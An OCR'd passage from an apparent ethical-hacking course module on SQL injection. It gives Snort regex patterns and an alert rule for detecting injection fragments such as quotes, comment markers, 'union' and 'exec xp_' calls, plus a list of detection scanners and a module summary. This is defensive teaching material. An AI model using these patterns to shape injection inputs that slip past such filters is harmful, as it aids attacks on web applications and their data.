
  Many common attacks use a specific type of code sequence or command that allows attackers to gain unauthorized access to the target's system and data. These commands and code sequences allow a user to write Snort rules that aim to detect SQL injection attacks.

  Some of the expressions that can be blocked by Snort are as follows:

  - `/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix`
  - `/exec(\s|\+)+(s|x)p\w+/ix`
  - `/((\%27)|(\'))union/ix`
  - `/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix`
  - ```
    alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
    (msg:"SQL Injection - Paranoid";
    flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\
    -\-)|(%23)|(#)/i"; classtype:Web-application-attack; sid:9099;
    rev:5
    ```
    ```

Some additional SQL injection detection tools are as follows:

- Burp Suite (*https://www.portswigger.net*)
- HCL AppScan (*https://www.hcltech.com*)
- w3af (*http://w3af.org*)
- Netsparker Web Application Security Scanner (*https://www.netsparker.com*)
- SQL Invader (*https://information.rapid7.com*)
- N-Stalker Web Application Security Scanner (*https://www.nstalker.com*)
- Fortify WebInspect (*https://www.microfocus.com*)
- WSSA - Web Site Security Scanning Service (*https://www.beyondsecurity.com*)
- SolarWinds® Log & Event Manager (*https://www.solarwinds.com*)
- AlienVault USM (*https://www.alienvault.com*)
- dotDefender (*http://www.applicure.com*)
- Wapiti (*http://wapiti.sourceforge.net*)
- InsightAppSec (*https://www.rapid7.com*)
- VividCortex (*https://www.vividcortex.com*)
- Acunetix Web Vulnerability Scanner (*https://www.acunetix.com*)



Module Summary

This module presented basic SQL injection concepts along with different types of SQL injection. It also provided a detailed discussion on the SQL injection methodology, which covers information gathering and SQL injection vulnerability detection, launching SQL injection attacks, and advanced SQL injection. Further, it illustrated various SQL injection tools. In addition, it described several SQL injection evasion techniques. It also explained the countermeasures that can be adopted to prevent SQL injection attempts by threat actors. Finally, it ended with a demonstration of various SQL injection detection tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers compromise wireless networks by hacking them to gain unauthorized access to the network resources.